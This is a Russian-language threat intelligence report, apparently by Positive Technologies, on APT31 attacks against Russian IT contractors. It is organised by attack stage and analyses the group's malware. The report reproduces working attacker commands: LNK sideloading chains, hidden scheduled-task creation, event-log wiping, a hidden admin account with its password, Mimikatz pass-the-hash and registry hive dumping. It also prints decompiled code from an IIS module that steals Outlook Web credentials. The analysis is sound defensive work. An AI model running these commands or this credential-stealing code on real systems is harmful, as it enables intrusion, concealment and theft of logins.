

Атаки разящей панды: APT31 сегодня

pt security.com/research/pt-esc-threat-intelligence/striking-panda-attacks-apt31-today

Positive Technologies

November 20, 2025

Ключевые моменты

- APT31 в период с 2024 по 2025 год атаковала российский IT-сектор.
- APT31 в качестве C2 использует облачные сервисы, в частности и российские облачные сервисы.
- Злоумышленники имеют подготовленный сценарий для продвижения в системе жертвы.
- В ходе атак были задействованы новые образцы ВПО, такие как AufTime, COFFProxy, VtChatter, YaLeak, CloudyLoader и OneDriveDoor.

Характеристика группировки

APT31 — кибершпионская группа, нацеленная в основном на промышленный шпионаж и кражу интеллектуальной собственности. Группа маскирует свои инструменты под легитимное программное обеспечение. Для создания двухстороннего канала связи с ВПО использует легитимные сервисы.

В период с 2024 по 2025 год российский IT-сектор, в особенности компании, работающие как подрядчики и интеграторы решений для государственных органов, столкнулся с серией целевых компьютерных атак. Уникальность этой кампании заключалась в продуманной тактике злоумышленников, которая позволяла им долгое время оставаться необнаруженными. В процессе расследования инцидентов за этот промежуток времени нам удалось связать некоторые атаки с кибершпионской группой APT31, восстановить тактики и техники, используемые злоумышленниками, а также получить уникальные инструменты.

В процессе атаки злоумышленники использовали как сторонние (для перемещения по сети и разведки), так и собственные инструменты, среди которых LocalPlugx, CloudSorcerer, COFFProxy, VtChatter, CloudyLoader, OneDriveDoor и GrewApache.

Для скрытного управления вредоносным ПО атакующие использовали легитимные веб-сервисы. Они размещали зашифрованные команды и полезные нагрузки в профилях популярных соцсетей, как отечественных, так и зарубежных, а также на других платформах. Это позволяло эффективно обходить традиционные системы безопасности, так как трафик к таким платформам не вызывал подозрений.

Кроме того, злоумышленники продемонстрировали осведомленность о рабочих процессах в целевых организациях. Они тщательно выбирали время для атак, действуя в выходные и праздничные дни. Ярким примером стала масштабная атака, запущенная во время новогодних каникул. Пользуясь тем, что корпоративная инфраструктура продолжала работать, они успели не только проникнуть в системы, но и закрепиться в них, развернуть свои инструменты и провести разведку в корпоративной сети.

Можно предположить, что злоумышленники действовали по заранее составленному сценарию, по которому просто копировали и выполняли команды. В ходе исследования на многих машинах был установлен LocalPlugx с включенным модулем кейлоггера. Анализ данных, собранных кейлоггером, показал, что все выполняемые команды вводились не вручную, а копировались из буфера обмена. Благодаря работе кейлоггера и удалось восстановить команды, которые злоумышленники выполняли в процессе своей активности в скомпрометированной инфраструктуре.

Initial Access

При расследовании инцидента в одной российской IT-компании в июле 2025 года команда PT ESC IR установила, что злоумышленники получили доступ к инфраструктуре еще в конце 2022 года. Последующее развитие атаки началось в новогодние праздники 2023 года.

Другой вариант атаки команда PT ESC TI зафиксировала в декабре 2024 года. В ходе атаки APT31 использовала фишинг с сопроводительным письмом якобы от менеджера по закупкам. К письму прикреплялся вредоносный архив «Требования.rar» с LNK, запускающим документ-приманку и CloudyLoader — загрузчик CobaltStrike. Более подробно атака описана в [этой статье](#).

LNK запускал команды на распаковку и показ файлов-приманок (в данном случае это файлы *Company Profile.pdf* и *List of requirements.pdf*), после чего, используя DLL sideloading, запускал вредоносную библиотеку **BugSplatRc64.dll** с CloudyLoader.

```
"C:\Windows\System32\cmd.exe" /c echo F |
xcopy /h /y %cd%\Требования\Требования C:\Users\Public\Downloads\
& start %cd%\Требования\
& ren C:\Users\Public\Downloads\Company.pdf nau.exe
& ren C:\Users\Public\Downloads\Requirements.pdf BugSplatRc64.dll
& C:\Users\Public\Downloads\nau.exe
```

Эту технику APT31 использовала не только в атаках на Россию: в ходе исследования мы обнаружили архив *Seguro_de_IMRE.zip*, загруженный предположительно из Перу.

Внутри находились вложения со следующей структурой:

- Seguro_de_IMRE.pdf.lnk
- **MACOSX**
 - Seguro_de_IMRE.pdf
 - ~|~|~|~|~
 - BsSndRpt64.exe
 - BugSplatRc64.dll

LNK Seguro_de_IMRE.pdf.lnk распаковывал все файлы во временную папку, после чего показывал документ-приманку Seguro_de_IMRE.pdf.

```
/c forfiles /p c:\users /s /m Seguro_de_IMRE.zip /c "cmd /c tar -xf @path -C %TMP%"
&&cmd /c %TMP%\__MACOSX\Seguro_de_IMRE.pdf&&cmd /c %TMP%\__MACOSX\~|~|~|~|~BsSndRpt64.exe
&&cmd /c attrib +h +r +s +a %TMP%\__MACOSX
```

Команда LNK Seguro_de_IMRE.pdf.lnk

Сам документ замаскирован под финансовый отчет министерства иностранных дел Перу.



PERÚ

Ministerio de Relaciones Exteriores



TABLA DE BENEFICIOS DEL SERVICIO DE POLIZAS DE SEGURO MEDICO FAMILIAR CONTRATADO CON RIMAC SEGUROS

Funcionarios del Servicio Diplomático de la República y sus dependientes (cónyuge e hijos según corresponda) residentes en el Perú.

Beneficio Máximo Anual por persona para titulares y dependientes	S/. 3,850,000.00	
ATENCION HOSPITALARIA		
Crédito	Deducible	Cubierto al
Clínicas Red 1		
Los primeros S/. 19,250.00	1 día de habitación	95%
Clínicas Red 2		
Los primeros S/. 19,250.00	1 día de habitación	90%

Documento-primanka

После этого LNK запускал легитимное приложение BsSndRpt64.exe, уязвимое к DLL sideloading. Приложение подгружает уже известную нам библиотеку BugSplatRc64.dll, внутри которой находится загрузчик CloudyLoader.

Discovery

Для сбора информации о хосте в скомпрометированной инфраструктуре APT31 использовала инструмент [SharpADUserIP](#), разработанный на C# с возможностью выгружать данные о пользователях и IP-адресах из события 4624 файла лога Security.evtx.

SharpADUserIP

提取DC日志，快速获取域用户对应IP地址

支持 1-365 天的过滤，但是查询有些慢，会去重

请自行编译

测试环境DC运行：

```

C:\Users\Administrator\Desktop>SharpADUserIP.exe

获取DC登录日志，分析域用户对机器的IP
支持 1-365 天日志提取
Bevilash

ex: .\SharpADUserIP.exe ? //获取7天日志分析

C:\Users\Administrator\Desktop>SharpADUserIP.exe ?
Sid: S-1-5-21-3821918435-2522489627-441509896-1143
用户名: PIG\exadmin
源IP: 10.0.19.20
-----
Sid: S-1-5-21-3821918435-2522489627-441509896-500
用户名: PIG\Administrator
源IP: 10.0.19.30
-----
Sid: S-1-5-21-3821918435-2522489627-441509896-1252
用户名: PIG\duck
源IP: 10.0.19.9
-----
Sid: S-1-5-21-3821918435-2522489627-441509896-1254
用户名: PIG\exadmin19
源IP: 10.0.19.26
-----
  
```

Описание инструмента SharpADUserIP

Для поиска информации об RDP-подключениях использовался следующий PowerShell-скрипт. С помощью командлета Get-WinEvent осуществляется поиск событий с идентификатором 21 (RDP-вход в систему), из которых собираются данные об именах пользователей и IP-адресе инициатора RDP-подключения.

```

powershell -Command Get-WinEvent -LogName 'Microsoft-Windows-TerminalServices-LocalSessionManager/Operational' | Where-Object {$_.Id -eq 21} | ForEach-Object { $eventXml = [xml]$_; $username = $eventXml.Event.UserData.EventXML.User; $ipAddress = $eventXml.Event.UserData.EventXML.Address; $loginTime = $_.TimeCreated; if ($username -and $ipAddress -and $loginTime) { Write-Output ('User: ' + $username + ' IP: ' + $ipAddress + ' Login Time: ' + $loginTime) }}
  
```

Кроме того, зафиксировано использование следующих вспомогательных инструментов:

- [SharpChrome.exe](#) — инструмент для извлечения данных (пароли, cookie) из браузера Chrome и новых версий Edge.
- [SharpDir.exe](#) — инструмент для поиска файлов.
- [StickyNotesExtract.exe](#) — инструмент для извлечения данных из базы данных Windows Sticky Notes.

Для сетевого сканирования использовался Advanced IP Scanner, который позволяет быстро идентифицировать все устройства в инфраструктуре.

Persistence

Для закрепления в инфраструктуре злоумышленники использовали планировщик задач Windows с применением техники [T1053.005](#). Использовались имена задач, похожие на задачи от легитимных приложений, к примеру YandexDisk, GoogleUpdater, NVIDIA.

```
Appvservers
WPDsync
NVIDIADEBUG
WinSeting
Microsoft\Windows\pwrshplugin\exeStart
7zup_Server
Microsoft\Windows\Tcpip\IpConf
Microsoft\Windows\ApplicationData\appuriverifierinstalls
Crashpad_Server
Yandexstart_Server
WinDeviceSync
DataMAVServer
YandexDisk_Servers
LAPSClientUp
GoogleUpdater
GoogleRecovery
PretonDebug
WinDeviceSync1
```

На некоторых хостах были созданы скрытые задачи. Описание этой техники приведено в блоге [Solar 4RAYS](#). Атакующий создает вредоносную задачу и запускает ее. Далее удаляет свойство SecurityDescriptor (SD) из реестра HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\ и файл задания (.xml) из каталога C:\Windows\System32\Tasks.

Вот пример выполнения команд злоумышленниками из APT31 в скомпрометированной инфраструктуре.

```
schtasks /create /RL HIGHEST /F /tn "7zup_Server" /tr "C:\PROGRA~1\7-Zip\7zUp.exe -remote up" /sc onstart /RU SYSTEM
schtasks /run /tn 7zup_Server
reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\7zup_Server" /v SD /f
del %SystemRoot%\System32\Tasks\7zup_Server /f
```

Команды для создания скрытой задачи

Интересно, что этот вид закрепления характерен для азиатских групп. Кстати, в PT Dumper есть модуль для поиска этой техники закрепления. PT Dumper — утилита на языке Golang, предназначенная для сбора информации (телеметрии) и анализа данных (поиска аномалий) на узлах под управлением Windows, Unix и macOS.

PT Dumper представляет собой скомпилированный бинарный файл с доверенной цифровой подписью, что позволяет стабильно работать и не конфликтовать с другими СЗИ, установленными на исследуемых узлах.

Утилита эффективно показывает себя на проектах по расследованию сложных таргетированных атак и атак с применением вирусов-шифровальщиков, а также позволяет находить новое ВПО.

Запросить PT Dumper можно, написав на почту ir.esc@ptsecurity.com (запросы принимаются с корпоративной почты).

Анализируются три случая: удаление из файловой системы, удаление SD, изменение index.

```
TasksCache_FSMissing.jsonl
TasksCache_Hidden.jsonl
TasksCache_IncorrectIndex.jsonl
```


Вывод PT-Dumper по поиску скрытых задач

Еще один интересный метод выполнения полезной нагрузки, который использовали злоумышленники в инфраструктуре, основан на запуске исполняемого файла C:\WINDOWS\system32\oobe\Setup.exe. Это системный исполняемый файл, отвечающий за процесс первоначальной настройки Windows (OOBE, Out Of Box Experience). Он запускается при первом включении нового компьютера или после чистой установки системы, проводя пользователя через этапы создания учетной записи, принятия лицензии и выбора базовых параметров. Если при запуске этого файла произойдет ошибка, то будет запущен CMD-скрипт C:\WINDOWS\Setup\Scripts\ErrorHandler.cmd.

Для запуска ошибки злоумышленники создавали задачу в планировщике Windows с целью запуска файла Setup.exe с аргументом /ui.

```
<Actions Context="Author">
  <Exec>
    <Command>C:\Windows\System32\oobe\Setup.exe</Command>
    <Arguments>/ui</Arguments>
  </Exec>
</Actions>
```

Запуск этого файла вызывал ошибку, которая должна обрабатываться в CMD-скрипте ErrorHandler.cmd, но в этот файл помещается полезная нагрузка. В примере показано содержимое файла ErrorHandler.cmd.



```
@echo off
for /f "tokens=2 delims=: " %a in ('C:\ProgramData\ATI\ACE.exe show [REDACTED] ^| findstr /C:"Host connections"')
do (
  set HC=%a
)
set HC=%HC: =%
if "%HC%"=="0" (
  taskkill /im ACE.exe /f
  timeout /t 5 /nobreak >nul
  "C:\ProgramData\ATI\ACE.exe" host
  timeout /t 2 /nobreak >nul
) else (
  echo Host connections is not 0, no action needed.
)
exit
```

Пример содержимого файла ErrorHandler.cmd

Defense Evasion

Для создания зашифрованного туннеля и организации одноранговой (P2P) сети между скомпрометированным хостом и своей инфраструктурой атакующие использовали легитимный инструмент **Tailscale VPN**. Это позволило им скрытно передавать данные, обходя периметровые средства защиты.

Для туннелирования трафика APT31 также использовала легитимный инструмент [Microsoft dev tunnels](#) — исполняемый файл devtunnel.exe, подписанный Microsoft. Данный инструмент использовали в связке с ВПО LocalPlugx, который слушал команды на определенном порту.

Использование этого вида туннелирования дает атакующему следующие преимущества:

- Не требует открытия входящих портов на корпоративном брандмауэре. Исходящие HTTPS-соединения к *.devtunnels.ms обычно разрешены.
- Трафик маскируется под легитимное общение с доверенными доменами Microsoft (*.devtunnels.ms, *.microsoft.com).
- Инструмент требует минимальной настройки и легко разворачивается.
- Позволяет получить удаленный доступ к внутренним службам (RDP, SSH, веб-серверам), сделав их доступными извне.


Dev tunnels предлагает несколько режимов работы, которые определяют, кто может получить доступ к вашему туннелю:

- Public (общедоступный) — доступ получает любой пользователь, у которого есть ссылка на туннель random-string.devtunnels.ms.
- Private (приватный) — только пользователи, явно приглашенные через их учетные записи Microsoft (Entra ID), которые должны быть указаны в списке доступа.

В скомпрометированной инфраструктуре зафиксирован запуск devtunnel.exe в режиме Public с использованием планировщика задач Windows.

```
<Actions Context="Author">
  <Exec>
    <Command>C:\WINDOWS\system32\DevTunnel.exe</Command>
    <Arguments>host [REDACTED] -a</Arguments>
  </Exec>
</Actions>
```


Для сокрытия работы на хосте злоумышленники очищали файлы журналов с помощью wevutil.



```
wevutil cl "Microsoft-Windows-TerminalServices-LocalSessionManager/Operational" /q:true
for /f "tokens=*" %i in ('wevutil el') do wevutil cl "%i" /q:true
```

Команды по удалению содержимого файлов логов Windows


Удаляли файлы из рабочего каталога следующей командой.



```
del /s /q %temp%\* && rd /s /q %temp%
del /s /q C:\Windows\Temp\* && rd /s /q C:\Windows\Temp\
```

Lateral Movement

На некоторых скомпрометированных хостах злоумышленники создавали учетную запись локального администратора. Они также использовали эту учетную запись для перемещения между ними.



```
New-LocalUser -Name "Administrator$" -Password (ConvertTo-SecureString "e=lim(1+1/n)"
-AsPlainText -Force) -FullName "Hidden Administrator" -Description "Custom
Administrator Account" -UserMayNotChangePassword $false -PasswordNeverExpires $false
```

Создание пользователя

Для перемещения внутри периметра группа использовала инструменты общедоступной утилиты [Impacket](#): WmiExec, SmbExec, а также утилиту удаленного рабочего стола RDP.

Пример перемещения на скомпрометированный хост с созданной учетной записи локального администратора Administrator\$.

```
impacket-wmiexec Administrator$: 'e=lim(1+1/n)'@192.168.22.3
```

Следующая команда использует утилиту **Mimikatz** для выполнения атаки **Pass-The-Hash (PTH)** в сочетании с **Restricted Admin Mode** для RDP.

```
sekurlsa:pth /user:radmin /domain:[REDACTED] /ntlm:[REDACTED] "/run:mstsc.exe /restrictedadmin"
```

Credential Access

Для получения учетных данных пользователей скомпрометированного хоста злоумышленники выгружали ветки реестра.

```
reg save hklm\sam C:\Users\Public\Pictures\sam.hive && reg save hklm\system  
C:\Users\Public\Pictures\system.hive && reg save hklm\security C:\Users\Public\Pictures\security.hive
```

Для получения данных из реестра использовали общедоступную утилиту secretdump.py из набора Impacket.

```
python3 secretdump.py -system system.hive -sam sam.hive -security security.hive LOCAL
```

В ходе расследования инцидента, связанного с этой группой, был обнаружен вредоносный модуль для IIS, предназначенный для кражи учетных данных пользователей Outlook on the web. Модуль OWOWA, установленный на веб-сервер, осуществляет мониторинг HTTP-запросов и ответов на странице авторизации Outlook. При вводе пользователем учетных данных модуль перехватывает и сохраняет логин и пароль в файл.

В нашем случае злоумышленники загрузили OWOWA, уже находясь внутри скомпрометированной инфраструктуры.

В коде присутствует два обработчика событий в [ASP.NET/IIS](#)-конвейере. Обработчик context_BeginRequest события BeginRequest перехватывает каждый входящий HTTP-запрос в самом начале. Если в URL-запросе встречается owainfo_log, то обработчик перехватывает запрос и возвращает расшифрованный файл с собранной парольной информацией. Если запрос содержит /owainfo_log/del — удаляет файл с логами. Тем самым злоумышленники оставили себе возможность контролировать собранные данные о логинах и паролях.

```
private void context_BeginRequest(object sender, EventArgs e)  
{  
    HttpContext context = ((HttpApplication)sender).Context;  
    if (context.Request.Path == "/owainfo_log")  
    {  
        context.Response.ContentType = "text/plain";  
        context.Response.Write("Decrypted Logs:\n");  
        string text = this.ReadAndDecryptLogFile();  
        context.Response.Write(text);  
        context.Response.End();  
    }  
    if (context.Request.Path == "/owainfo_log/del")  
    {  
        context.Response.ContentType = "text/plain";  
        this.DeleteLogFile();  
        context.Response.Write("Logs have been deleted.");  
        context.Response.End();  
    }  
}
```

Код обработчика context_BeginRequest

Второй обработчик обрабатывает события PreSendRequestContent, перехватывая HTTP-ответ перед его отправкой клиенту. На этом этапе ВПО анализирует форму входа, при наличии полей username и password записывает их содержимое в файл.

```

private void context_PreSendRequestContent(object sender, EventArgs e)
{
    HttpApplication httpApplication = (HttpApplication)sender;
    HttpRequest request = httpApplication.Request;
    HttpResponse response = httpApplication.Response;
    if (request.HttpMethod.ToUpper() != "POST")
    {
        return;
    }
    string text = string.Join(",", request.Params.AllKeys);
    if (!text.Contains("username") || !text.Contains("password"))
    {
        return;
    }
    if (request.Params["username"].Contains("HealthMailbox"))
    {
        return;
    }
    try
    {
        string[] values = response.Headers.GetValues("Set-cookie");
        if (values != null)
        {
            foreach (string text2 in values)
            {
                if (!string.IsNullOrEmpty(text2))
                {
                    if ((from x in text2.Split(new char[] { ';' })
                        where x.Contains('=')
                        select x.Trim() into item
                        select item.Split(new char[] { '=' }, 2)).ToDictionary((string[] s) => s[0], (string[] s) => s[1]).ContainsKey("cadata"))
                    {
                        string text3 = string.Format("[{0}] {1}[2]{3}[4]", new object[]
                        {
                            DateTime.UtcNow,
                            request.Params["username"],
                            request.Params["password"],
                            request.UserHostAddress,
                            request.Headers["User-Agent"]
                        });
                        string text4 = this.EncryptData(text3);
                        ExtenderControlDesigner.logQueue.Enqueue(text4);
                        Task.Run(() => this.ProcessLogsAsync());
                    }
                }
            }
        }
    }
    catch (Exception ex)
    {
        this.LogError("Error in PreSendRequestContent: " + ex.Message + "\n" + ex.StackTrace);
    }
}

```

Код обработчика context_PreSendRequestContent

Мы фиксировали разные версии этой программы в других инцидентах. Во многих случаях для шифрования файла лога использовался алгоритм RSA, в нашем случае использовался алгоритм шифрования AES (AES-ключ: Io8Mqhw6P6WPPDgCcTHIQ3g6qjWiTwGj, IV: Xy1kAas6muDVK2wK).

Execution

В ходе атаки злоумышленники использовали как и известное ранее ВПО, например LocalPlugx, CloudSorcerer, GrewApache, так и уникальные образцы:

- AufTime — бэкдор на Linux, использующий библиотеку Wolfssl для общения с C2;
- COFFProху — бэкдор, загружающий Beacon-маяки формата Coffloader. Кроме того, была обнаружена реализация этого инструмента на языке Golang, с заменой загрузки маяков на выполнение аналогов команд cmd;
- VtChatter — ВПО, которое использует комментарии к файлу на VirusTotal как двусторонний C2-канал;
- CloudyLoader — загрузчик импланта CobaltStrike, который использует прямые системные вызовы (direct syscalls) и загружает полезную нагрузку с репозитория GitHub злоумышленника;
- OneDriveDoor — бэкдор, использующий в качестве C2 облачное хранилище OneDrive;

Для загрузки ВПО на скомпрометированные хосты атакующие из APT31 использовали общий сетевой диск в инфраструктуре, с которого копировали инструменты следующей командой:

```
copy \\[REDACTED]\Distr$\test\*. * C:\ProgramData\Microsoft\[REDACTED]\ /y
```

LocalPlugx

Одним из самых часто встречаемых вредоносных на скомпрометированных хостах был бэкдор [LocalPlugx](#), содержащий легитимный исполняемый файл, динамическую библиотеку (загрузчик) и зашифрованный файл шеллкода manifest.txt. Для запуска использовалась классическая схема с [DLL sideloading](#).

Файл с динамически подключаемой библиотекой, в которой реализован основной функционал для расшифровки шеллкода, накрыт VMProtect с индивидуальными названиями секций. В некоторых случаях их названия совпадали с именем скомпрометированной организации.

000000000000...	00000001800...	000000000000...	PE Заголовок
000000000000...	00000001800...	000000000000...	Секция (5) ['.mail1']
000000000000...	00000001800...	000000000001...	Секция (6) ['.mail2']
000000000001...	00000001801...	000000000000...	Секция (7) ['.reloc']

Пример названия секции VMProtect

LocalPlugx, в отличие от стандартных вариаций, работает в режиме сервера, преимущественно слушая порты 53 и 5355, хотя возможна и другая конфигурация. Любопытно, что в системе, зараженной этим бэкдором, злоумышленники выполняли команду netsh для слушающего порта PlugX. Тем самым они добавляли в правила файрвола разрешение входящего TCP-соединения на порт 5335.

```
netsh advfirewall firewall add rule name="MicroDeviceSync" protocol=TCP dir=in localport=5355 action=allow
```

Команда на открытие локального порта

Кроме того, функционал LocalPlugx разделен на две части:

- одна отвечает за отправку и прием сообщений от C2;
- вторая отвечает за выполнение команд.

Функционирование LocalPlugx построено на инъекции кода в различные процессы Windows. В начале работы бэкдор проверяет, в контексте какого приложения он работает. В соответствии с этим он начинает работать либо в первом режиме, либо во втором. Если бэкдор не встроен ни в один процесс, то он встраивает себя в определенные процессы Windows. Две части бэкдора общаются посредством пайпа \\.\PIPE\X<PID>.

В ходе расследований инцидентов мы заметили, что к стандартным для LocalPlugx процессам для внедрения winlogon.exe и msisexec.exe добавились wksprt.exe и explorer.exe.

LocalPlugx имеет возможность управлять текущим соединением, туннелировать трафик, а также выполнять команды-плагины. Среди стандартных плагинов наиболее интересным оказался плагин с кейлоггером.

Все описанные выше техники подтверждены командами, вводимыми злоумышленниками, которые удалось получить благодаря работе на скомпрометированных хостах LocalPlugx с включенным модулем кейлоггера.

В процессе своей работы кейлоггер создает два файла:

- ntuser.dat.LOG1 — сохраняет нажатия клавиш;
- ntuser.dat.LOG2 — сохраняет содержимое буфера обмена.

Для кражи данных, вводимых с клавиатуры, и данных из буфера обмена создается устройство обработки сырого ввода (RawInputDevice). В модуле кейлоггера циклически перенаправлялись все сообщения, а устройство успешно их перехватывало и записывало в соответствующие файлы.

<pre> 8 wcsncpy(className, L"static"); 9 Window = CreateWindowExW(0, className, &WindowName, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0); 10 if (!Window) 11 return GetLastError(); 12 raw_input_device.dwFlags = RIDEV_INPUTSINK; 13 raw_input_device.usUsagePage = HID_USAGE_PAGE_GENERIC; 14 raw_input_device.usUsage = HID_USAGE_GENERIC_KEYBOARD; 15 raw_input_device.hwndTarget = Window; 16 j_RegisterRawInputDevices((int64)&raw_input_device); 17 lpPrevWndFunc = (WNDPROC)SetWindowLongPtrW(Window, GWLP_WNDPROC, (LONG_PTR)Keylog::RawDeviceHandle); 18 h_clickboard_window = SetClipboardViewer(Window); 19 while (GetMessage(&Msg, 0, 0, 0)) 20 { 21 TranslateMessage(&Msg); 22 DispatchMessageW(&Msg); 23 } </pre>	Модуль кейлоггера — создание RawInputDevice
---	---

Данные в файлах сохранялись в определенном формате, для данных кейлоггера сохраняется название приложения и окна, куда эти данные вводились.

```

30 wscpy(log_time, L "[%02d:%02d:%02d %04d-%02d-%02d ]");
31 wscpy(log_2, L "%s\r\n%s \r\n");
32 wscpy(log_1, L "%s |%s | %s \r\n%s \r\n");
33 wsprintfW(
34     log_string_time,
35     log_time,
36     SystemTime.wHour,
37     SystemTime.wMinute,
38     SystemTime.wSecond,
39     SystemTime.wYear,
40     SystemTime.wMonth,
41     SystemTime.wDay);
42 if ( write_log1_or_log2 )
43     str_log_size = wsprintfW((LPWSTR)log_string_full, log_2, log_string_time, writedata);
44 else
45     str_log_size = wsprintfW((LPWSTR)log_string_full, log_1, log_string_time, filename, window_name, writedata);
46 str_logw_size = 2 * str_log_size;
47 log_string_full = (LPWSTR)malloc(str_logw_size);

```

Модуль кейлоггера — формат сообщений

Сами сообщения зашифровываются операцией с однобайтовым XOR с затиранием старшего бита у байтового представления символа.

Модуль кейлоггера — шифрование XOR

Мы благополучно расшифровали файлы с логами. На некоторых хостах в файлах ntuser.dat.LOG2 мы обнаружили команды злоумышленников. Это указывает на то, что все выполняемые команды не вводились вручную, а копировались из буфера обмена. Этот факт позволяет сделать вывод, что злоумышленники действовали по заранее составленному сценарию, по которому просто копировали и выполняли команды.

CloudSorcerer

APT31 по-прежнему активно используют [CloudSorcerer](#) — двухмодульный бэкдор, который по устройству аналогичен LocalPlugx. В систему попадает вместе с DLL (запускается методом DLL sideloading и накрыта VMProtect), которая расшифровывает шеллкод 4-байтовым XOR'ом. Тот, в свою очередь, распаковывает сжатый LZNT1 бэкдор и запускает его.

CloudSorcerer содержит модуль сервера и бэкдора, которые общаются посредством пайпа .\\PIPE\\[%d]. Модули работают в пространстве системных процессов Windows, чаще всего использовались следующие процессы:

- **choice.exe**
- **charmapp.exe**
- **mspaint.exe**

Модуль сервера не содержит конкретного C2: из открытых источников (например, mail[.]ru) забирается зашифрованное сообщение, расшифровывается Base64 и шифром простой замены.

Расшифрованные данные являются токеном одного из облачных серверов, используемых в качестве C2:

```

cloud-api.yandex.net
graph.microsoft.com
content.dropboxapi.com

```

Модуль бэкдора не претерпел сильных изменений, список команд остался прежним.

AufTime

В рамках атаки злоумышленники доставляли файл с именем time на узлы с Linux. Внутри мы обнаружили бэкдор, который использует библиотеку WolfSSL для коммуникации с C2-сервером. Из-за этой особенности бэкдор получил название **AufTime**.

AufTime имеет следующий функционал: работа с файлами, поддержка нескольких активных соединений, туннелирование трафика.

В начале выполнения AufTime открывает два раздела shared memory: /shd_mem_SE0v0 и /shd_mem_SE0v0_2.

```

19 baseParse(&conf); // init config
20 shm_primary_ptr = init_shared_memory("/shd_mem_SE0v0", &shm_primary_id);
21 instance_check((unsigned int *)shm_primary_ptr); // check, that shared folder opened just for this process
22 daemon(1, 0);
23 shm_cproc_ptr = init_shared_memory("/shd_mem_SE0v0_2", &shm_cproc_id);

```

AufTime — создание разделов shared memory

По состоянию первого раздела ВПО определяет единственность запуска, смотрит, какие процессы подключены к разделяемой памяти: если их больше одного, то завершает выполнение. Если нет, то программу включают в режиме системного демона без перенаправления стандартных потоков.

Следующим этапом AufTime ставит обработку на ряд сигналов, чтобы исключить их выполнение или продолжить работу при ошибке:

- SIGCHLD — устанавливает handler для удобства ожидания.
- SIGPIPE — игнорирование сигнала.
- SIGSTOP — игнорирование сигнала, чтобы не было возможности принудительно остановить процесс.
- SIGTERM — устанавливает обработчик sig_clean_mem, который отключает все shared folders.
- SIGINT — устанавливает обработчик sig_clean_mem.
- SIGSEGV — устанавливает обработчик sig_clean_mem.
- SIGABRT — устанавливает обработчик sig_clean_mem.

Далее бэкдор изменяет собственный argv, добавляя символ 0 и характерную командную строку для подражания системным процессам Linux, к примеру [kworker/5:5-events].

```

79 argv_1 = (char *)argv;
80 argv1_size = strlen(*argv);
81 strncpy(argv_1, "0", argv1_size);
82 strcpy((char *)argv, "[kworker/5:5-events]");
83 id = fork();
84 child = id;

```

AufTime — подмена имени

Далее создается новый дочерний процесс. В нем в первую очередь сохраняют значение текущего PID во второй раздел /shd_mem_SE0v0_2. Родительский завершает работу, как только этот процесс перестанет быть доступным.

```

8 h_shd2 = shm_open("/shd_mem_SE0v0_2", 2, 0x1B6u);
9 if ( h_shd2 != -1 )
10 {
11 hmap = mmap(0LL, 4uLL, 3, 1, h_shd2, 0LL);
12 if ( hmap != (_DWORD *)-1LL )
13 {
14 *hmap = getpid();
15 baseParse(&config);
16 while ( 1 )
17 do_connection(config.ip_addr_hostame);
18 }
19 exit(-1);

```

AufTime — основной цикл

Вся основная логика работы AufTime реализована в функции do_connection. В этой функции создается TLS-соединение с сервером управления, этому соединению присваивается ID_connection со значением 1 (начальное).

```

10 read_user_id(); // get /etc/machine_id
11 v1 = tls_connect(cp->ip_addr_hostame, cp->port);
12 v2 = v1;
13 if ( v1 )
14 {
